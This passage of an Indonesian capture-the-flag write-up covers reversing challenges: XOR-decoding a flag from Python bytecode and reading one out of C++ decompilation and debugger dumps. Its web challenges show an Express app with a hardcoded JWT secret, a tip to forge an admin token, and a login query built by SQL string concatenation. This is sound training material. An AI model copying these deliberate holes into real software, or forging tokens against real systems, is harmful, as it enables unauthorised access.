           74 LOAD_CONST              26 (7)
           76 LOAD_CONST              27 (49)
```


```
          78 LOAD_CONST           11 (80)
          80 LOAD_CONST           11 (80)
          82 LOAD_CONST           28 (71)
          84 LOAD_CONST           29 (10)
          86 LOAD_CONST           23 (1)
          88 LOAD_CONST           23 (1)
          90 LOAD_CONST           30 (73)
          92 BUILD_LIST           40
          94 STORE_NAME            1 (flag_enc)

5         96 BUILD_LIST            0
          98 STORE_NAME            2 (key_arr)

6        100 LOAD_NAME             0 (key)
         102 GET_ITER
     >>  104 FOR_ITER             22 (to 128)
         106 STORE_NAME            3 (character)

7        108 LOAD_NAME             4 (ord)
         110 LOAD_NAME             3 (character)
         112 CALL_FUNCTION         1
         114 STORE_NAME            3 (character)

8        116 LOAD_NAME             2 (key_arr)
         118 LOAD_METHOD           5 (append)
         120 LOAD_NAME             3 (character)
         122 CALL_METHOD           1
         124 POP_TOP
         126 JUMP_ABSOLUTE       104

10    >> 128 BUILD_LIST            0
         130 STORE_NAME            6 (flag_arr)

11       132 LOAD_NAME             1 (flag_enc)
         134 GET_ITER
     >>  136 FOR_ITER             22 (to 160)
         138 STORE_NAME            7 (hex_val)

12       140 LOAD_NAME             8 (int)
         142 LOAD_NAME             9 (hex_val)
         144 CALL_FUNCTION         1
         146 STORE_NAME            7 (hex_val)

13       148 LOAD_NAME             6 (flag_arr)
         150 LOAD_METHOD           5 (append)
         152 LOAD_NAME             7 (hex_val)
         154 CALL_METHOD           1
```

```
          156 POP_TOP
          158 JUMP_ABSOLUTE        136

14     >>  160 LOAD_NAME            10 (len)
          162 LOAD_NAME             6 (flag_arr)
          164 CALL_FUNCTION         1
          166 LOAD_NAME            10 (len)
          168 LOAD_NAME             2 (key_arr)
          170 CALL_FUNCTION         1
          172 COMPARE_OP            4 (>)
          174 POP_JUMP_IF_FALSE     188

15        176 LOAD_NAME             2 (key_arr)
          178 LOAD_METHOD          11 (extend)
          180 LOAD_NAME             2 (key_arr)
          182 CALL_METHOD           1
          184 POP_TOP
          186 JUMP_ABSOLUTE        160

17     >>  188 BUILD_LIST           0
          190 STORE_NAME           12 (flag_dec)

18        192 LOAD_NAME            13 (zip)
          194 LOAD_NAME             2 (key_arr)
          196 LOAD_NAME             6 (flag_arr)
          198 CALL_FUNCTION         2
          200 GET_ITER
       >>  202 FOR_ITER            26 (to 230)
          204 UNPACK_SEQUENCE        2
          206 STORE_NAME           14 (k)
          208 STORE_NAME           15 (f)

19        210 LOAD_NAME            14 (k)
          212 LOAD_NAME            15 (f)
          214 BINARY_XOR
          216 STORE_NAME           16 (xored)

20        218 LOAD_NAME            12 (flag_dec)
          220 LOAD_METHOD           5 (append)
          222 LOAD_NAME            16 (xored)
          224 CALL_METHOD           1
          226 POP_TOP
          228 JUMP_ABSOLUTE        202

21     >>  230 LOAD_CONST          31 ('')
          232 STORE_NAME           17 (flag_dec_text)
```


```
22          234 LOAD_NAME          17 (flag_dec_text)
            236 LOAD_METHOD        18 (join)
            238 LOAD_NAME          19 (map)
            240 LOAD_NAME          20 (chr)
            242 LOAD_NAME          12 (flag_dec)
            244 CALL_FUNCTION      2
            246 CALL_METHOD        1
            248 STORE_NAME         17 (flag_dec_text)
            250 LOAD_CONST         32 (None)
            252 RETURN_VALUE
```

Dari analisa Disassembled Python Code yang disediakan, ‘findit2024’ merupakan key. Flag terenkripsi dari konstanta yang telah ditentukan, sehingga kita dapat mendekripsinya menggunakan xor dengan nilai ascii setiap karakter yang berasal dari key. Berikut script yang saya buat:

```
def dec(ct, key):
    key = [ord(char) for char in key]
    while len(key) < len(ct):
        key.extend(key)
    key = key[:len(ct)]
    pt = [chr(f ^ k) for f, k in zip(ct, key)]
    return ''.join(pt)
ct = [32, 0, 0, 0, 32, 32, 113, 100, 116, 79, 4, 89, 2, 80, 54, 66, 83, 92, 3, 107, 8, 80, 9, 11, 54, 16, 93, 1, 83, 90, 82, 7, 49, 80, 80, 71, 10, 1, 1, 73]
key = 'findit2024'
pt = dec(ct, key)
print(pt)
```



Woilah Cik



```
unsigned __int64 __fastcall __static_initialization_and_destruction_0(int a1, int a2)
{
  char v3; // [rsp+17h] [rbp-19h] BYREF
  unsigned __int64 v4; // [rsp+18h] [rbp-18h]

  v4 = __readfsqword(0x28u);
  if ( a1 == 1 && a2 == 0xFFFF )
  {
    std::ios_base::Init::Init((std::ios_base::Init *)&std::__ioinit);
    __cxa_atexit((void (__fastcall *)(void *))&std::ios_base::Init::~Init, &std::__ioinit, &_dso_handle);
    std::allocator<char>::allocator(&v3);
    std::string::basic_string(&flag[abi:cxx11], "FindITCTF{REDACTED}", &v3);
    std::allocator<char>::~allocator(&v3);
    __cxa_atexit((void (__fastcall *)(void *))&std::string::~string, &flag[abi:cxx11], &_dso_handle);
  }
  return __readfsqword(0x28u) ^ v4;
}
```

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rax
  __int64 v4; // rax
  char *v5; // rax
  char *v6; // rax
  char *v7; // rax
  int i; // [rsp+0h] [rbp-2F0h]
  int j; // [rsp+4h] [rbp-2ECh]
  int k; // [rsp+8h] [rbp-2E8h]
  int v12[8]; // [rsp+10h] [rbp-2E0h]
  char v13[32]; // [rsp+30h] [rbp-2C0h] BYREF
  char v14[32]; // [rsp+50h] [rbp-2A0h] BYREF
  char v15[32]; // [rsp+70h] [rbp-280h] BYREF
  char v16[32]; // [rsp+90h] [rbp-260h] BYREF
  char v17[32]; // [rsp+B0h] [rbp-240h] BYREF
  char v18[520]; // [rsp+D0h] [rbp-220h] BYREF
  unsigned __int64 v19; // [rsp+2D8h] [rbp-18h]

  v19 = __readfsqword(0x28u);
  std::ifstream::basic_ifstream(v18, "characters.txt", 8LL);
  if ( (unsigned __int8)std::ifstream::is_open(v18) != 1 )
  {
    v3 = std::operator<<<std::char_traits<char>>(&std::cerr, "ERROR: Unable to locate input file");
    std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
    v4 = std::operator<<<std::char_traits<char>>(&std::cerr, "Exiting program");
    std::ostream::operator<<(v4, &std::endl<char,std::char_traits<char>>);
    exit(1);
  }
  std::string::basic_string(v13);
  std::getline<char,std::char_traits<char>,std::allocator<char>>(v18, v13);
  std::ifstream::close(v18);
  std::string::basic_string(v14);
  std::string::basic_string(v15);
  std::string::basic_string(v16);
  std::string::basic_string(v17);
  for ( i = 0; i <= 9; ++i )
  {
    v5 = (char *)std::string::operator[](&flag[abi:cxx11], i);
    std::string::operator+=(v14, (unsigned int)*v5);
  }
  std::string::operator=(v17, "}");
  v12[0] = 40;
  v12[1] = 61;
  v12[2] = 62;
  v12[3] = 37;
  v12[4] = 42;
  v12[5] = 55;
  v12[6] = 62;
  for ( j = 0; j <= 6; ++j )
  {
    v6 = (char *)std::string::operator[](v13, v12[j]);
    std::string::operator+=(v15, (unsigned int)*v6);
  }
  for ( k = 8; k <= 12; ++k )
  {
    if ( (k & 1) != 0 )
      v7 = (char *)std::string::operator[](v13, 2 * k);
    else
      v7 = (char *)std::string::operator[](v13, 3 * k);
    std::string::operator+=(v16, (unsigned int)*v7);
  }
  std::string::~string(v17);
  std::string::~string(v16);
  std::string::~string(v15);
  std::string::~string(v14);
  std::string::~string(v13);
  std::ifstream::~ifstream(v18);
  return 0;
}
```

```
0x00005581ccf0c5bb in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────────────────────
 RAX  0x7ffdab998c30 —▸ 0x7ffdab998c40 ◂— 0x5f7467625f7a65 /* 'ez_bgt_' */
 RBX  0x7ffdab998fc8 —▸ 0x7ffdab999ed7 ◂— './password-generator'
 RCX  0x0
 RDX  0xf
 RDI  0x7ffdab998c30 —▸ 0x7ffdab998c40 ◂— 0x5f7467625f7a65 /* 'ez_bgt_' */
 RSI  0x5f
 R8   0x1
 R9   0x0
 R10  0x7fbee0a18110 ◂— 0xd002200004a63 /* 'cJ' */
 R11  0x7fbee0b48f30 (std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >::_M_replace(unsigned long, unsigned long, char cons
t*, unsigned long)) ◂— endbr64
 R12  0x0
 R13  0x7ffdab998fd8 —▸ 0x7ffdab999eec ◂— 'COLORFGBG=15;0'
 R14  0x0
 R15  0x7fbee0d55000 (_rtld_global) —▸ 0x7fbee0d562d0 —▸ 0x5581ccf0b000 ◂— 0x10102464c457f
 RBP  0x7ffdab998eb0 ◂— 0x1
 RSP  0x7ffdab998bc0 ◂— 0x70000000a /* '\n' */
*RIP  0x5581ccf0c5bb (main+546) ◂— jmp 0x5581ccf0c570
───────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]───────────────────────────────────────────────
   0x5581ccf0c5a3 <main+522>    lea    rax, [rbp - 0x280]
   0x5581ccf0c5aa <main+529>    mov    esi, edx
   0x5581ccf0c5ac <main+531>    mov    rdi, rax
   0x5581ccf0c5af <main+534>    call   std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >::operator+=(char)@plt
   <std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >::operator+=(char)@plt>

   0x5581ccf0c5b4 <main+539>    add    dword ptr [rbp - 0x2ec], 1
 ▸ 0x5581ccf0c5bb <main+546>    jmp    main+471                <main+471>
    ↓
   0x5581ccf0c570 <main+471>    cmp    dword ptr [rbp - 0x2ec], 6
   0x5581ccf0c577 <main+478>    jg     main+548                <main+548>
    ↓
   0x5581ccf0c5bd <main+548>    mov    dword ptr [rbp - 0x2e8], 8
   0x5581ccf0c5c7 <main+558>    cmp    dword ptr [rbp - 0x2e8], 0xc
   0x5581ccf0c5ce <main+565>    jg     main+706                <main+706>
──────────────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────────────────────
00:0000│ rsp 0x7ffdab998bc0 ◂— 0x70000000a /* '\n' */
01:0008│     0x7ffdab998bc8 ◂— 0x700000180
02:0010│     0x7ffdab998bd0 ◂— 0x3d00000028 /* '(' */
03:0018│     0x7ffdab998bd8 ◂— 0x250000003e /* '>' */
04:0020│     0x7ffdab998be0 ◂— 0x370000002a /* '*' */
05:0028│     0x7ffdab998be8 ◂— 0x3e /* '>' */
06:0030│     0x7ffdab998bf0 —▸ 0x5581ce2724c0 ◂— '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz_'
07:0038│     0x7ffdab998bf8 ◂— 0x3f /* '?' */
──────────────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────────────────────
 ▸ 0   0x5581ccf0c5bb main+546
   1   0x7fbee08456ca __libc_start_call_main+122
   2   0x7fbee0845785 __libc_start_main+133
   3   0x5581ccf0c2de _start+46
```

```
0x00005581ccf0c64f in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────────────────────
 RAX  0x7ffdab998c50 —▸ 0x7ffdab998c60 ◂— 0x614d55494f /* 'OIUMa' */
 RBX  0x7ffdab998fc8 —▸ 0x7ffdab999ed7 ◂— './password-generator'
 RCX  0x0
 RDX  0xf
 RDI  0x7ffdab998c50 —▸ 0x7ffdab998c60 ◂— 0x614d55494f /* 'OIUMa' */
 RSI  0x61
 R8   0x1
 R9   0x0
 R10  0x7fbee0a18110 ◂— 0xd002200004a63 /* 'cJ' */
 R11  0x7fbee0b48f30 (std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >::_M_replace(unsigned long, unsigned long, char cons
t*, unsigned long)) ◂— endbr64
 R12  0x0
 R13  0x7ffdab998fd8 —▸ 0x7ffdab999eec ◂— 'COLORFGBG=15;0'
 R14  0x0
 R15  0x7fbee0d55000 (_rtld_global) —▸ 0x7fbee0d562d0 —▸ 0x5581ccf0b000 ◂— 0x10102464c457f
 RBP  0x7ffdab998eb0 ◂— 0x1
 RSP  0x7ffdab998bc0 ◂— 0x70000000a /* '\n' */
*RIP  0x5581ccf0c64f (main+694) ◂— add dword ptr [rbp - 0x2e8], 1
───────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]───────────────────────────────────────────────
   0x5581ccf0c608 <main+623>    lea    rax, [rbp - 0x260]
   0x5581ccf0c60f <main+630>    mov    esi, edx
   0x5581ccf0c611 <main+632>    mov    rdi, rax
   0x5581ccf0c614 <main+635>    call   std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >::operator+=(char)@plt
   <std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >::operator+=(char)@plt>

   0x5581ccf0c619 <main+640>    jmp    main+694                <main+694>
    ↓
 ▸ 0x5581ccf0c64f <main+694>    add    dword ptr [rbp - 0x2e8], 1
   0x5581ccf0c656 <main+701>    jmp    main+558                <main+558>
    ↓
   0x5581ccf0c5c7 <main+558>    cmp    dword ptr [rbp - 0x2e8], 0xc
   0x5581ccf0c5ce <main+565>    jg     main+706                <main+706>
    ↓
   0x5581ccf0c65b <main+706>    lea    rax, [rbp - 0x240]
   0x5581ccf0c662 <main+713>    mov    rdi, rax
──────────────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────────────────────
00:0000│ rsp 0x7ffdab998bc0 ◂— 0x70000000a /* '\n' */
01:0008│     0x7ffdab998bc8 ◂— 0x70000000c /* '\x0c' */
02:0010│     0x7ffdab998bd0 ◂— 0x3d00000028 /* '(' */
03:0018│     0x7ffdab998bd8 ◂— 0x250000003e /* '>' */
04:0020│     0x7ffdab998be0 ◂— 0x370000002a /* '*' */
05:0028│     0x7ffdab998be8 ◂— 0x3e /* '>' */
06:0030│     0x7ffdab998bf0 —▸ 0x5581ce2724c0 ◂— '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz_'
07:0038│     0x7ffdab998bf8 ◂— 0x3f /* '?' */
──────────────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────────────────────
 ▸ 0   0x5581ccf0c64f main+694
   1   0x7fbee08456ca __libc_start_call_main+122
   2   0x7fbee0845785 __libc_start_main+133
   3   0x5581ccf0c2de _start+46
```

```
00:0000│ rsp 0x7ffd35f8ead0 ◂— 0x70000000a /* '\n' */
01:0008│     0x7ffd35f8ead8 ◂— 0x70000000d /* '\r' */
02:0010│     0x7ffd35f8eae0 ◂— 0x3d00000028 /* '(' */
03:0018│     0x7ffd35f8eae8 ◂— 0x250000003e /* '>' */
04:0020│     0x7ffd35f8eaf0 ◂— 0x370000002a /* '*' */
05:0028│     0x7ffd35f8eaf8 ◂— 0x3e /* '>' */
06:0030│     0x7ffd35f8eb00 —▸ 0x56132c2474c0 ◂— 0x56132c247
07:0038│     0x7ffd35f8eb08 ◂— 0x3f /* '?' */
08:0040│     0x7ffd35f8eb10 ◂— 0x3f /* '?' */
09:0048│     0x7ffd35f8eb18 ◂— 0xffff00001f80
0a:0050│     0x7ffd35f8eb20 —▸ 0x7ffd35f8eb30 ◂— 'FindITCTF{'
0b:0058│     0x7ffd35f8eb28 ◂— 0xa /* '\n' */
0c:0060│     0x7ffd35f8eb30 ◂— 'FindITCTF{'
0d:0068│     0x7ffd35f8eb38 —▸ 0x7f3593007b46 ◂— 0xd8ffe986480000
0e:0070│     0x7ffd35f8eb40 —▸ 0x7ffd35f8eb50 ◂— 0x5f7467625f7a65 /* 'ez_bgt_' */
0f:0078│     0x7ffd35f8eb48 ◂— 0x7
10:0080│     0x7ffd35f8eb50 ◂— 0x5f7467625f7a65 /* 'ez_bgt_' */
11:0088│     0x7ffd35f8eb58 —▸ 0x7f359304c398 (vtable for std::basic_ostream<wchar_t, std::char_traits<wchar_t> >+6
4) —▸ 0x7f3592f37680 (virtual thunk to std::basic_ostream<wchar_t, std::char_traits<wchar_t> >::~basic_ostream()) ◂
— endbr64
12:0090│     0x7ffd35f8eb60 —▸ 0x7ffd35f8eb70 ◂— 0x614d55494f /* 'OIUMa' */
13:0098│     0x7ffd35f8eb68 ◂— 0x5
14:00a0│     0x7ffd35f8eb70 ◂— 0x614d55494f /* 'OIUMa' */
15:00a8│     0x7ffd35f8eb78 ◂— 0x0
16:00b0│     0x7ffd35f8eb80 —▸ 0x7ffd35f8eb90 ◂— 0x7d /* '}' */
17:00b8│     0x7ffd35f8eb88 ◂— 0x1
18:00c0│     0x7ffd35f8eb90 ◂— 0x7d /* '}' */
19:00c8│     0x7ffd35f8eb98 ◂— 0x0
1a:00d0│     0x7ffd35f8eba0 —▸ 0x7f359304ad50 ◂— 0x0
1b:00d8│     0x7ffd35f8eba8 ◂— 0x0
1c:00e0│     0x7ffd35f8ebb0 —▸ 0x7f359304cc58 (vtable for std::basic_streambuf<char, std::char_traits<char> >+16) —
▸ 0x7f3592f466c0 (std::basic_streambuf<char, std::char_traits<char> >::~basic_streambuf()) ◂— endbr64
1d:00e8│     0x7ffd35f8ebb8 ◂— 0x0
... ↓         5 skipped
23:0118│     0x7ffd35f8ebe8 —▸ 0x7f3593053da0 ◂— 0x2
```


Cukup dengan static dan dynamic analysis program password-generator untuk mendapatkan flagnya, yakni **FindITCTF{ez_bgt_OIUMa}**.


Web Exploitation


kue


```
const jwt = require("jsonwebtoken");
const express = require("express");
const cookieParser = require("cookie-parser");
const fs = require("fs");

const app = express();
app.use(cookieParser());

const JWT_SECRET = "your_secret_key";

const verifyJWT = (req, res, next) => {
    const token = req.cookies.auth;
    jwt.verify(token, JWT_SECRET, (err, decoded) => {
        if (err) return res.sendStatus(403);
        if (!decoded.roles) return res.sendStatus(403);
        req.roles = decoded.roles;
        next();
    });
};

app.get("/", (req, res) => {
    // Check if the client sent a cookie named 'auth'
    if (req.cookies.auth) {
        try {
            const decoded = jwt.verify(req.cookies.auth, JWT_SECRET);
            res.send(
                `Welcome back! Your username is ${decoded.username} and your roles are ${decoded.roles}`
            );
        } catch (error) {
            res.send("Invalid token. Please refresh to get a new token.");
        }
    } else {
        // User visits for the first time, set a JWT cookie
        const token = jwt.sign(
            { username: "new_user", roles: "user" },
            JWT_SECRET,
            {
                expiresIn: "1d",
            }
        );
        res.cookie("auth", token, {
```

```
        httpOnly: true, // Cookie accessible only by web server
        maxAge: 86400000, // Cookie expires after 1 day
    });
    res.send(
        "Hello, first time visitor! We have set a secure cookie for you."
    );
  }
});

app.get("/flag", verifyJWT, (req, res) => {
  try {
    if (req.roles !== "admin") return res.sendStatus(403);
    res.send(fs.readFileSync("flag.txt", "utf8"));
  } catch (error) {
    res.sendStatus(403);
  }
});

// Start the server on port 6060
app.listen(6060, () => {
  console.log("Server is running on http://localhost:6060");
});
```










Cukup ubah role user menjadi admin dengan key **your_secret_key**, dan craft jwt tokennya dengan ini kemudian akses endpoint /flag.

login dulu

```
const express = require("express");
const session = require("express-session");
const sqlite3 = require("sqlite3").verbose();
const bodyParser = require("body-parser");
const crypto = require("crypto");
var fs = require("fs");
const path = require("path");

const app = express();
const port = 7070;
```

```
const db = new sqlite3.Database(":memory:");

db.serialize(() => {
    db.run(
        "CREATE TABLE users (id INTEGER PRIMARY KEY AUTOINCREMENT, username
TEXT, password TEXT)"
    );
});

app.use(
    session({
        secret: crypto.randomBytes(16).toString("base64"),
        resave: false,
        saveUninitialized: true,
    })
);

app.set("views", path.join(__dirname, "views"));
app.set("view engine", "ejs");
app.use(express.static("static"));
app.use(bodyParser.urlencoded({ extended: true }));

app.get("/", (req, res) => {
    const loggedIn = req.session.loggedIn;
    const username = req.session.username;

    res.render("index", { loggedIn, username });
});

app.get("/login", (req, res) => {
    res.render("login");
});

app.post("/login", (req, res) => {
    const username = req.body.username;
    const password = req.body.password;

    db.get(
        'SELECT * FROM users WHERE username = "' +
            username +
